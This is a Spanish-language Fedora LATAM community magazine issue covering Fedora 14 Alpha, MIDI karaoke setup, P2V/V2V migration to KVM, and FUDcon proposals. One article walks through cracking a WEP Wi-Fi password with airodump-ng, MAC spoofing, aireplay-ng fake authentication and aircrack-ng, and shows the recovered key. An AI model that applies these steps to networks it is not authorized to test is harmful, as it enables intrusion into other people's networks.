



fedora™ -LATAM
magazine

Una revista para Latinoamericanos
hecha por latinoamericanos

N°0003
Año 1

Conoce todas las novedades que trae Fedora 14 ALFA

Migración
Alternativa
p2v/v2v

Teclado MIDIUSB en Fedora:
Funciones Karaoke

Conoce las propuestas para
el FUDcon LATAM 2011

EQUIPO

Antonio Sebastián Sallés M.
Chile
asalles@redhat.com

Maria "tatica" Leandro
Venezuela
tatica@fedoraproject.org

Jose Francisco Pagola
Venezuela
cisco.inc@gmail.com

Hans "Hanx" Cruz Buchelli
Perú
hanx@fedoraproject.org

Edna Rheiner
Guatemala
erheiner@blackcreativebox.com

Edgar Vargas
Perú
edgarr789@gmail.com

Manuel Escudero
Mexico
Jmlevick@gmail.com

Valentin Basel
Argentina
valentinbasel@fedoraproject.org

Juan pablo botero
Colombia
jpill@jpilldev.com

Juan "nushio" rodriguez
Mexico
nushio@fedoraproject.org

Joel Jhonny Porras Caso
Perú
chaskytux@gmail.com

Carlos Maldonado
Venezuela
kamihacker@gmail.com

Nuestra portada de esta edición corresponde a uno de los wallpapers extras enviados para contribuir a Fedora 14.

Dutch Skies por Bas Lammers

<http://www.flickr.com/photos/bslmmrs/4696517771/>

CC-BY 2.0

Forma parte del equipo de la revista Fedora-Magazine!

Conoce más en:

<http://projectofedora.org/wiki/Mercadeo/Magazine>

Todo el contenido de esta revista es licenciado bajo:



INDICE

6

Conoce todas las novedades que trae Fedora 14 ALFA

8

Teclado MIDIUSB en Fedora: Funciones Karaoke

11

Obtener contraseña de redes wifi en Fedora - Parte 2

13

Migración Alternativa p2v/v2v

18

Conoce las propuestas para el FUDcon LATAM 2011

fedora^f



PREGUNTA



RESPONDE



COMPARTE

Interactúa con la comunidad Fedora

Visita el canal IRC #fedora-latam

<http://proyectofedora.org/chat>

Editorial

Es inusual que un proyecto surja de la noche a la mañana, incluso si todos quieren trabajar y de hecho lo hacen. Los méritos son basados en el esfuerzo y no en las ideas que tengas, de la misma forma; son medibles en base a tus logros personales y grupales y no en base al trabajo que los demás hacen solos sin contar con tu ayuda.

Muchas veces me encuentro en la comunidad de mi país y en la comunidad internacional, personas que intentan mermar los logros y éxitos de colectivos pequeños alegando solo que sus méritos se basan en la cantidad, olvidando por completo la calidad. Quizá esta revista sea un ejemplo de ello. A veces un esfuerzo pequeño de un grupo compacto y unificado demuestra que pueden hacerse cambios relevantes a lo que como personas individualistas olvidamos primordialmente... la colaboración.

De todas formas, estamos y seguimos luchando. Este humilde magazine que escribimos unos pocos, pero que ya tenemos constancia de que leen unos muchos; se está convirtiendo poco a poco en una base de información del acontecer latinoamericano en materia de Software Libre, Conocimiento Abierto y por supuesto, Fedora, nuestro foco principal.

Si sientes que tienes algo que decir; algo que enseñar, algo que expresar o incluso tienes fotografías de momentos especiales en comunidad; compartelos con nosotros. Las páginas de este libro están abiertas para todos quienes quieran colaborar sin importar el nivel técnico que tengan. Todos alguna vez fuimos novatos, y aún algunos de nosotros lo somos; quizá hayan muchos otros esperando esas líneas de personas como ellos, como tu y como yo para aprender, disfrutar o leer.

Somos una comunidad inclusiva. Con altos y bajos como toda familia, pero con un kernel inmenso dispuesto a brindar todas las oportunidades profesionales a los que se atrevan a simplemente dar click y compartir. Somos una Comunidad donde no importa donde vivas, donde no importa que edad tengas y mucho menos la religión que profeses. Somos un grupo de personas que solo seleccionamos a aquellos que quieren aprender, porque ellos nos seleccionan a nosotros para enseñar. Somos un grupo de personas dispuestas a todo, hagamoslo.

Es evidente que siempre en un momento dado, y por un excesivo esfuerzo podemos caer en letargo, pero como nos dicen de pequeños... lo importante no es caerse, sino saber levantarse.

Maria "tatica" Leandro
tatica@fedoraproject.org
Venezuela

Conoce todas las novedades que trae Fedora 14 ALFA

El Alfa de Fedora 14 "Laughlin" está disponible! Esta liberación ofrece una previsualización de algunas de las mejores Tecnologías abiertas y libres que se están desarrollando actualmente. Dale un vistazo al futuro.

¿Qué es la liberación Alfa?

La Liberación Alfa contiene todas las características de Fedora 14 de forma que cualquiera puede ayudar probandolas. Esta prueba, guiada por el equipo QA de Fedora, nos ayuda a identificar los errores. Cuando estos errores son corregidos, realizamos una liberación Beta. Una liberación Beta es el código-completo, el cual nos permite acercarnos mejor a la liberación final. La liberación final de Fedora 14 será en Noviembre.

Necesitamos tu ayuda para convertir a Fedora 14 en la mejor liberación hasta el momento, así que por favor, tomate un momento para descargar y probar el nuevo Alfa y asegurarte de que las cosas que son importantes para ti funcionen. Si encuentras un error, por favor, reportalo -- cada error que descubras es una oportunidad para mejorar la experiencia de millones de

usuarios Fedora en el Mundo. Juntos, podemos convertir a Fedora en una distribución solida como una roca.

Fedora 14 obtiene su nombre en honor al distinguido físico Robert B. Laughlin, de quien sus campos de investigación incluyeron, entre otras cosas, el tema de la emergencia o surgimiento. La Emergencia o Surgimiento es el proceso por el cual un grupo de componentes individuales interactúan para producir un sistema que es más complejo que la suma de sus partes - la perfecta descripción de la comunidad de Software Libre.

Características

En esta liberación de Fedora, se incluye una gran variedad de características que demuestran el poder y

la flexibilidad del constante estado de avance del Software Libre. Algunos ejemplos son:

> **Manejo de sistema y sesión:** Fedora 14 introduce systemd, una forma más inteligente y eficiente de iniciar y manejar los demonios de servicios de fondo que usamos todos los días - tales como NetworkManager y PulseAudio - .



> **Virtualización de escritorio:** Acceso de alta calidad a máquinas virtuales QEMU da un paso adelante con la introducción de "Spice", una solución completa en Software Libre para interactuar con los escritorios virtualizados.

> **Más rápida Compresión / Descompresión de JPEG:** El reemplazo de libjpeg con libjpeg-turbo trae mejoras en la velocidad en que se procesan un gran rango de aplicaciones, incluyendo manejadores de fotografías, editores de video y lectores de PDF

> **Nuevos y mejorados lenguajes de programación:** Fedora 14 presenta D, un lenguaje de programación que combina el poder y el desempeño del programador, así mismo como las últimas actualizaciones de Python, Erlang y Perl.

> **Mejores herramientas para los desarrolladores:** Simple y rápida depuración de programas con el indexado gdb y nuevos comandos para encontrar y corregir debilidades de la memoria, así como las nuevas versiones de NetBeans y Eclipse.

> **Los últimos entornos de Escritorio:** KDE 4.5 presenta nuevos diseños en sus ventanas y mejoras en sus notificaciones, así como mejoras en la estabilidad de sus procesos. Sugar 0.90

presenta características de mejora de usabilidad y soporte a redes 3G.

> **Mejorada experiencia con MeeGo™.** La Red MeeGo™ UX 1.0 proporciona una interfáz de usuario hecha a la medida específicamente para las netbooks, basadas en los cimientos de Moblin seguidos en las liberaciones anteriores de Fedora

> **Fedora en las nubes:** Fedora 14 mantiene las imagenes EC2 provistas en cada nueva liberación, permitiendo a los usuarios Amazon realizar computación en nube mediante la plataforma Fedora

> **Manejador de Servidor IPMI hecho simple:** Tenemos como novedad en Fedora 14 ipmiutil, un servidor IPMI de manejo de utilidades fácil de usar y lleno de nuevas características que permite manejar un alto rango de funcionalidades que serán realizadas con muy pocos comandos.

> **Soporte para SCAP.** Fedora 14 presenta un nuevo entorno de desarrollo de Código Abierto para el Protocolo de Automatización de Seguridad de Contenido (SCAP), permitiendo a los usuarios escanear de forma automática sus sistemas para chequear si cumple o no las configuraciones definidas de seguridad

> **Soporte a Perl 6 con Rakudo:** Fedora 14 viene con Rakudo Perl, una implementación de Perl 6 basadas en la máquina virtual de Parrot, que permite a los desarrolladores escribir nuevas aplicaciones o puertos existentes en Perl 6.

> **Análisis de información más poderoso:** Dado que el nombre de Fedora 14 está basado en uno de los gigantes de la física teórica moderna, es apropiado que Laughlin prevea en Fedora la presentación de ROOT, una plataforma orientada a objetos para adquisición de información, simulación y análisis de información desarrollada por CERN. Se soporta por la popularidad incremental de estadísticas R de los diferentes lenguajes de programación que también permiten un amplio rango de nuevas características.

Estas, y muchas otras mejoras proveen una amplia y sólida base para el próximo lanzamiento, además de incrementar el rango de posibilidades para los desarrolladores y ayudando a mantener la posición de Fedora en el borde del liderazgo de las tecnologías abiertas y el Software Libre.

Conoce la lista completa de nuevas características en (inglés):

<http://fedoraproject.org/wiki/Releases/14/FeatureList>

Teclado MIDI/USB En Linux, Funciones Karaoke para tu Sistema.

Si eres un Músico de Estudio, y te gusta usar Linux, quizá te has llegado a ver en la necesidad de conectar un Teclado MIDI a la computadora para reproducir archivos .mid o

.kar desde el ordenador a través del teclado, de la misma manera que quizá necesites la conexión del teclado a la computadora a través de una interfaz para poder ver lo que tocas o hacer algunos ajustes, etc...

Debido a que la mayoría de Drivers USB/MIDI para los teclados MIDI son propietarios, en Linux podemos vernos en problemas al momento de conectar nuestro instrumento al ordenador, porque quizá no sea reconocido; Sin embargo, hay una solución para este problema y radica en la instalación y configuración de unas cuantas aplicaciones, sólo necesitas seguir 3 simples pasos, a lo mucho 4, empecemos:

Primero, si tu teclado no se puede conectar por medio de un cable USB a la computadora, necesitas un adaptador especial para la entrada de tu teclado en caso de que sea MIDI u otra, el

caso es que puedas conectar el teclado a través de un cable USB al ordenador... Lee tu instructivo y visita un par de tiendas de electrónica y/o cómputo para completar este paso en caso de que sea necesario...

Segundo, una vez resuelto el paso uno, cuando ya puedas conectar tu teclado al ordenador por medio de un cable USB, conéctalo estando encendido e instala "Linux Multimedia Studio" en tu distribución; En la mayoría de distros viene en los repositorios, así que lo más seguro es que puedas instalarlo desde un gestor de aplicaciones gráfico o desde la terminal con el comando adecuado sin problema alguno.

Tercero, Tras instalar LMMS, Sigue los pasos adecuados de ESTA PÁGINA para instalar "Piano Booster" en tu Distribución Linux.

Cuarto, Una vez que hayas instalado piano booster y



lmms, con el teclado encendido y conectado por medio de USB a la computadora, reinicia tu sesión.

Quinto, Finalmente, en la sección de EDUCACIÓN de tu menú de aplicaciones encontrarás a Piano Booster, ábrelo y busca la opción de MIDI SETUP. En esta sección elige como dispositivo de ENTRADA/SALIDA MIDI al Teclado, quizá esté reconocido por su fabricante y modelo, o marcado como "keyboard:0"

Una vez completados todos los pasos, mete algunas "midi's" y "kar's" en una USB y desde File>Open en Piano Booster, ábrelas para reproducirlas y trabajar con ellas. Si tocas algo en tu teclado, también podrás verlo marcándose en el pentagrama digital del Piano Booster.

Como recomendación extra, configura Piano Booster a tu gusto, desde si quieres que toque los archivos completos en lugar de detenerse por secciones (Marca la opción Listen para esto por ejemplo) o si quieres que silencie cuando empieces a tocar, etc. Sólo date tu tiempo para entender como funciona el programa, Es realmente fácil de usar y muy útil.


Para disfrutar de un completo soporte karaoke en Linux con tu Teclado MIDI, te

recomendamos instalar también KMID/KMID2 y PYKARAOKE, El primero para poder tener funciones del tipo de las de Piano Booster además de poder ver los ".kar" con sus respectivas letras en video y El segundo para poder reproducir bien archivos del Tipo ".cdg"

Manuel Escudero
Jmlevick@fedoraproject.org



Quienes son
fedora^f?




Ven y
conocenos en
proyectofedora.org

Obtener contraseñas de redes Wifi desde Fedora Parte II

Como ya hemos visto todas las redes a nuestro alcance y nos hemos decidido por una, pues nos colocamos en su canal y guardamos los paquetes recibidos en un archivo para luego descifrar y poder sacar la contraseña esperada.

Volvemos a nuestro terminal y colocarnos la siguiente línea `airodump-ng -w clave -c 1 eth1`, donde: `-w` indicamos que es escritura, clave el nombre del archivo a guardar los paquetes, `-c 1` es el canal donde se encuentra el AP victima y `eth1` el nombre de nuestra red.

`airodump-ng -w <nombre del archivo> -c [canal] <interfaz>`



```
hanx@Emolet:/home/hanx
Archivo Editar Ver Terminal Ayuda

CH 1 ]] Elapsed: 16 s ]] 2010-03-12 21:36 ]] fixed channel eth1: 0

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH E
00:0E:2E:92:80:95 -1 0 0 7 0 108 -1 WEP WEP <
00:C0:CA:1C:96:42 -68 32 53 207 5 1 54 WEP WEP n

BSSID          STATION          PWR Rate Lost Packets Probes
00:C0:CA:1C:96:42 00:C0:CA:17:9C:D0 -1 11 - 0 0 21
00:C0:CA:1C:96:42 00:0E:2E:A6:6F:55 -1 1 - 0 0 28
00:C0:CA:1C:96:42 00:C0:CA:1C:80:B8 -1 11 - 0 0 40
00:C0:CA:1C:96:42 00:C0:CA:1C:81:8C -68 0 - 5 0 6
00:C0:CA:1C:96:42 00:C0:CA:1C:8D:A0 -70 0 - 5 1 33
00:C0:CA:1C:96:42 00:C0:CA:1D:5D:29 -82 11 - 5 24 106
```

Como ya hemos comenzado a capturar los paquetes, necesitamos realizar un ataque al AP con tal que los paquetes que capture nuestra tarjeta sean los adecuados, para ello existes varios como son:

>Ataque 0: Desautenticación

>Ataque 1: Autenticación falsa

>Ataque 2: Selección interactiva del paquete a enviar

- Ataque 3: Reinyección de petición ARP

- Ataque 4: El "chopchop" de KoreK (predicción de CRC)

Si nos damos cuenta en la Gráfica 05, vemos que existen varios clientes conectados a un solo AP, es un buen punto

a favor, ya que

podemos utilizar el

Ataque 1: Autentificación falsa,

de esta forma

tendremos

un ataque exitoso. Por lo tanto consiste en crear

nosotros mismos un cliente que se asociara a ese AP. Hay

que recordar llegando a este

```
[root@Emolet hanx]# aireplay-ng -1 0 -e "niko 833@hotm..." -a 00:C0:CA:1C:96:42 -h 00:C0:CA:1D:3E:F5
The interface MAC (00:13:CE:C9:26:11) doesn't match the specified MAC (-h).
ifconfig eth1 hw ether 00:C0:CA:1D:3E:F5
21:48:57 Waiting for beacon frame (BSSID: 00:C0:CA:1C:96:42) on channel 1
21:48:58 Sending Authentication Request (Open System)
```

punto que siempre será mejor un cliente verdadero ya que el falso no genera trafico ARP.

Se recomienda que antes de realizar este ataque cambiemos nuestra dirección MAC de la tarjeta para que envié correctamente ACKs (peticiones).

> Lo que hacemos es desmontar la unidad de red, cambiar la MAC por una obtenida de algún cliente conectado y levantamos la tarjeta.

**`ifconfig eth1 down`
`ifconfig eth1 hw ether 00:11:22:33:44:55`
`ifconfig eth1 up`**

> La otra forma es todo en una sola línea

`ifconfig eth1 down hw ether 00:11:22:33:44:55`

Una vez realizado esto lanzamos el ataque de la siguiente forma:

`aireplay-ng -1 0 -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0`

Si en vez de 30 segundos queremos 20 pues escribimos 20 si fuesen 10 modificamos por 10 y así sucesivamente.

Si este ataque parece fallar (aireplay permanece enviando paquetes de petición de autenticación), puede que esté siendo usado un filtrado de direcciones MAC. Asegúrate también de que:

>Estás lo suficientemente cerca del punto de acceso, pero ojo no demasiado porque también puede fallar.

>El controlador está correctamente parcheado e instalado.

>La tarjeta está configurada en el mismo canal que el AP.

>El BSSID y el ESSID (opciones -a / -e) son correctos.

Una vez realizada esta operación debemos de esperar que capture un mínimo de 30000 paquetes para poder obtener la clave sin problemas. Luego de una pequeña o larga espera y haya pasado el mínimo, ponemos al terminar en ventana activa y presionamos Ctrl+C para detener el proceso de captura.



Como vemos ya hemos pasado mas de los 30000 (47234 datos) ahora podemos comenzar a descifrar el archivo, le dejamos la tarea a aircrack:

aircrack-ng <nombre del archivo>-01.cap

```
CH 1 ][ Elapsed: 24 mins ][ 2010-03-12 22:00 ][ interface eth1 down
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:0E:2E:92:80:95 -1 0 0 1917 0 108 -1 WEP WEP <length: 0>
00:C0:CA:1C:96:42 -68 13 4546 47234 10 1 54 WEP WEP SKA niko_833@hotmail...
00:0E:2E:93:35:E4 -1 0 0 405 0 108 -1 WEP WEP <length: 0>

BSSID          STATION          PWR Rate Lost Packets Probes
00:C0:CA:1C:96:42 00:C0:CA:1C:A9:A0 -1 1 - 0 0 9924
00:C0:CA:1C:96:42 00:C0:CA:17:9C:D0 -1 11 - 0 0 11620
00:C0:CA:1C:96:42 00:0E:2E:A6:6F:55 -1 1 - 0 0 2317
00:C0:CA:1C:96:42 00:C0:CA:1C:80:B8 -1 11 - 0 0 16889
```

Nos mostrara una lista de AP que se capturo en ese canal

```
Aircrack-ng 1.0

[00:00:01] Tested 516097 keys (got 8275 IVs)

KB depth byte(vote)
0 6/ 8 B8(11520) E4(11520) 1B(11264) 4E(11264) 07(11008) 52(10752)
1 7/ 8 20(11264) 2C(11008) 4A(11008) 91(11008) 97(11008) C3(11008)
2 0/ 1 C2(13568) 75(12544) D2(12544) 51(12032) 21(11264) 28(11264)
3 0/ 1 A6(13312) 1E(12288) 28(11776) 54(11776) 61(11776) B2(11520)
4 5/ 6 F1(11520) 6B(11264) CC(11264) E1(11008) 23(10752) C3(10752)
5 7/ 8 DC(11520) ED(11264) 54(11008) DF(11008) E9(11008) 57(10752)
```

Escogemos el BSSID deseado y a trabajar:

```
KEY FOUND! [ 08:37:19:64:52 ]
Decrypted correctly: 100%

[root@Emolet hanx]# █
```

Después de unos segundos aircrack nos estará mostrando la contraseña tanto esperada.

La clave que nos dará esta en hexadecimal y para usarla hay que quitar los : que hay entre cada numero, y listo!!!

```
CH 1 ][ Elapsed: 24 mins ][ 2010-03-12 22:00 ][ interface eth1 down
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:0E:2E:92:80:95 -1 0 0 1917 0 108 -1 WEP WEP <length: 0>
00:C0:CA:1C:96:42 -68 13 4546 47234 10 1 54 WEP WEP SKA niko_833@hotmail...
00:0E:2E:93:35:E4 -1 0 0 405 0 108 -1 WEP WEP <length: 0>

BSSID          STATION          PWR Rate Lost Packets Probes
00:C0:CA:1C:96:42 00:C0:CA:1C:A9:A0 -1 1 - 0 0 9924
00:C0:CA:1C:96:42 00:C0:CA:17:9C:D0 -1 11 - 0 0 11620
```

Saludos . Y espero que les sirva de mucho!

hanx
Hans Cruz Buchelli
hanx@fedoraproject.org

Migración alternativa a p2v/v2v

Quisiera describirles en el siguiente artículo con simples pasos cómo realizar el clonamiento de sistemas virtualizados VMWare/VirtualBox/Citrix/Xen o un sistema físico para ser montado en cualquier Hypervisor KVM.

El ambiente de testing fue Fedora 13 pero no se descarta que funcione para cualquier versión de Linux.

Es importante que también existe una alternativa de migración utilizando virt-v2v, pero aún le falta un poco más de desarrollo para que soporte migración desde sistemas físicos.

Paso 1: Transfiriendo datos


> Apague el sistema origen a clonar para luego iniciarlo con un Fedora BootCD o un disco de rescate Red Hat (/images/boot.iso, 9MB).



Si no conoce el procedimiento, diríjase a la siguiente url:

http://www.redhat.com/docs/manuals/enterprise/RHEL-5-manual/en-US/RHEL510/Installation_Guide/s1-rescuemode-boot.html

> Una vez ingresado al modo rescate configure las interfaces de red de forma correcta y omita la búsqueda del sistema operativo existente con de fin de no modificar las particiones/LVM existentes.



> Una vez en que ingresemos a la consola de rescate realizaremos la copia del disco origen del sistema a transferir, el cual será leído por completo y enviado a través de la interface de red en formato raw hacia el

hypervisor KVM destino, formando un archivo del mismo tamaño que el disco a clonar y que tendrá como fin ser utilizado posteriormente como disco duro virtual de la nueva vm kvm. Modifique los parámetros <ip_hypervisor_kvm> y <dispositivo> por los parámetros correspondientes a su caso:

```
# dd if=/dev/<dispositivo> | ssh root@<ip_hypervisor_kvm> 'cat > /var/lib/libvirt/images/migracion-kvm.img'
```

> Una vez finalizado el proceso de transferencia el nuevo sistema virtual estará listo para ser usado.

```
# dd if=/dev/sda | ssh root@192.168.0.1 'cat > /var/lib/libvirt/images/migracion-kvm.img'
0+40428651 records in
0+40428651 records out
80026361856 bytes (80 GB) copied,
7409.81 s, 10.8 MB/s
```

> Si por algún motivo no le acomoda éste procedimiento, vea la Alternativa Paso 1 para realizar el proceso de transferencia de datos.

Paso 2: Creación del nuevo sistema KVM destino

> Paralelamente en el

sistema virtualizador que contiene el hypervisor KVM creamos una nueva máquina virtual que será el destino de los datos de la migración. Si no conoce la forma de realizar el procedimiento entonces diríjase a la siguiente url, la cual es válida para Fedora también.

http://www.redhat.com/docs/en-US/Red_Hat_Enterprise_Linux/5.5/pdf/Virtualization_Guide.pdf

> El archivo de configuración del nuevo sistema kvm.

```
[root@redhat ~]# cat
/etc/libvirt/qemu/migracionP2V.xml
<domain type='kvm'>
  <name>migracionP2V</name>
  <uuid>d9b7edd6-d6d1-1bad-0c38-d721b66fa5d7</uuid>
  <memory>2097152</memory>

  <currentMemory>2097152</currentMemory>
  <vcpu>4</vcpu>
  <os>
    <type arch='x86_64'
machine='rhel5.4.0'>hvm</type>
    <boot dev='hd'>
  </os>
  <features>
    <acpi/>
    <apic/>
    <pae/>
  </features>
  <clock offset='utc'>

  <on_poweroff>destroy</on_poweroff>
  <on_reboot>restart</on_reboot>
  <on_crash>restart</on_crash>
  <devices>
    <emulator>/usr/libexec/qemu-kvm</emulator>
    <disk type='file' device='disk'>
      <driver name='qemu'
cache='none'>
      <source
file='/var/lib/libvirt/images/migracion.img'>
    <target dev='vda'
```

```
bus='virtio'>
  </disk>
  <interface type='network'>
    <mac
address='54:52:00:5a:08:5d'>
      <source network='default'>
      <model type='virtio'>
    </interface>
    <serial type='pty'>
      <target port='0'>
    </serial>
    <console type='pty'>
      <target port='0'>
    </console>
    <input type='mouse' bus='ps2'>
    <graphics type='vnc' port='-1'
autoport='yes' keymap='en-us'>
  </devices>
</domain>
```

Alternativa Paso 1: Transferencia vía nc


> Si por algún motivo no es posible realizar la transferencia vía ssh, es posible realizar un procedimiento que cumple la misma función, pero sin encriptar los datos al ser transferidos, utilizando la herramienta nc.

> Diríjase al sistema virtualizador y abra un socket con el comando nc, el cual tendrá como fin recibir a través de la interface de red los datos del sistema origen en formato raw, formando un archivo del mismo tamaño que el disco a clonar y que tendrá como fin ser utilizado posteriormente como disco duro virtual de la nueva vm kvm:

```
[root@KVM-HV ~]# nc -l 7000
| dd
of=/var/lib/libvirt/images/migracion.img bs=16M
```

> Volvemos al sistema origen y levantamos un socket nc para iniciar la transferencia de los datos. Reemplace la dirección ip del ejemplo (192.168.0.1) por la de su sistema KVM destino.

El puerto (7000) también puede ser cambiado por el que usted desee.



> Una vez finalizado el proceso de transferencia el nuevo sistema virtual estará listo para ser usado.

```
[root@KVM-HV ~]# nc -l 7000 | dd
of=/var/lib/libvirt/images/migracion.img bs=16M
0+40428651 records in
0+40428651 records out
80026361856 bytes (80 GB) copied,
7409.81 s, 10.8 MB/s
```

> Otra opción también correcta es realizar el mismo procedimiento pero con la diferencia que se transfieren los datos directamente a la vm kvm destino previamente creada, la cual deberá ser inicializada en un ambiente de rescate (o LiveCD) y recibiendo de la misma forma toda la información de la transferencia pero directamente al disco duro base existente.

Sistema origen:

```
sh-3.2# dd if=/dev/hda bs=16M |
nc <ip-destino> 7000
```

Sistema virtual KVM destino:

```
[root@KVM-HV ~]# nc -l 7000 | dd of=/dev/hda bs=16M
```

Xen a KVM

Para transformar sistemas virtuales XEN a KVM se puede ocupar el mismo disco duro virtual y no es necesario realizar transferencia de datos (Paso 1). Aún así será necesario realizar varias modificaciones adicionales con el fin obtener un sistema funcional, de otra forma usted obtendrá un error de tipo Kernel Panic parecido el siguiente:

```
root (hd0,0)
Filesystem type is ext2fs, partition type 0x83
kernel /vmlinuz-2.6.18-194.el5 ro root=/dev/vg_local/lv_root rhgb
[Linux-bzImage, setup=0x1e00, size=0x1daf7c1
initrd /initrd-2.6.18-194.el5.img
[Linux-initrd @ 0x37cdc000, 0x313de8 bytes]

Memory for crash kernel (0x0 to 0x0) not within permissible range
PCI: PIIX3: Enabling Passive Release on 0000:00:01.0
Red Hat nash version 5.1.19.6 starting
Reading all physical volumes. This may take a while...
Volume group "vg_local" not found
Unable to access resume device (/dev/vg_local/lv_swap00)
mount: could not find filesystem '/dev/root'
setuproot: moving /dev failed: No such file or directory
setuproot: error mounting /proc: No such file or directory
setuproot: error mounting /sys: No such file or directory
switchroot: mount failed: No such file or directory
Kernel panic - not syncing: Attempted to kill init!
-
Kernel alive
kernel direct mapping tables up to 100000000 @ 10000-15000
```

Pasos previos

> El ejemplo se utilizó Red Hat ya que Fedora no incluye XEN desde la versión 10.

> Antes de realizar cualquier tarea, inicie el sistema XEN e instale el paquete kernel.

```
[root@XEN ~]# yum install kernel -y
```

> Modifique /etc/fstab para que las particiones coincidan con los nuevos dispositivos de almacenamiento.

Ej. xvda por vda.

> Apague la máquina XEN.

> Cree un nuevo sistema virtual KVM. Elija como disco duro el mismo dispositivo que utiliza el sistema XEN en cuestión.

Cambios específicos

> Inicie el nuevo sistema KVM con un RHEL en modo linux rescue.

> Elimine la configuración existente en modprobe.conf referente a dispositivos XEN que deben ser ya descartados.

```
sh-3.2# cat /etc/modprobe.conf
alias eth0 xennet
alias scsi_hostadapter xenblk
sh-3.2# mv /etc/modprobe.conf /etc/modprobe.conf.bak
```

> Para modificar el mapeo de dispositivos de forma rápida y segura usted necesitará

reinstalar grub.

```
sh-3.2# grub-install /dev/vda
/dev/vda does not have any corresponding BIOS drive.
sh-3.2# cat /boot/grub/device.map
# this device map was generated by anaconda
(hd0) /dev/xvda
sh-3.2# echo \"(hd0) /dev/vda\" > /boot/grub/device.map
echo (hd0) /dev/vda
sh-3.2# cat /boot/grub/device.map
(hd0) /dev/vda
sh-3.2# grub-install /dev/vda
Installation finished. No error reported.
This is the contents of the device map /boot/grub/device.map.
Check if this is correct or not. If any of the lines is incorrect,
fix it and re-run the script 'grub-install'.

(hd0) /dev/vda
sh-3.2#
```

> Finalmente será necesario crear un nuevo initrd acorde a los módulos necesarios para el nuevo sistema kvm.

> Modifique /boot/grub/grub.conf

para que el sistema pueda

```
sh-3.2# uname -r
2.6.18-194.el5
sh-3.2# mkinitrd -v -f /boot/initrd-2.6.18-194.el5-migra
Creating initramfs
Looking for deps of module ehci-hcd
Looking for deps of module ohci-hcd
Looking for deps of module uhci-hcd
Looking for deps of module ext3: jbd
Looking for deps of module jbd
Looking for driver for device vda2
Looking for driver for device virtio_pci: virtio virtio_rin
Looking for deps of module virtio
Looking for deps of module virtio_ring_
/sbin/lvm.static -> /tmp/initrd.hB2446/bin/lvm
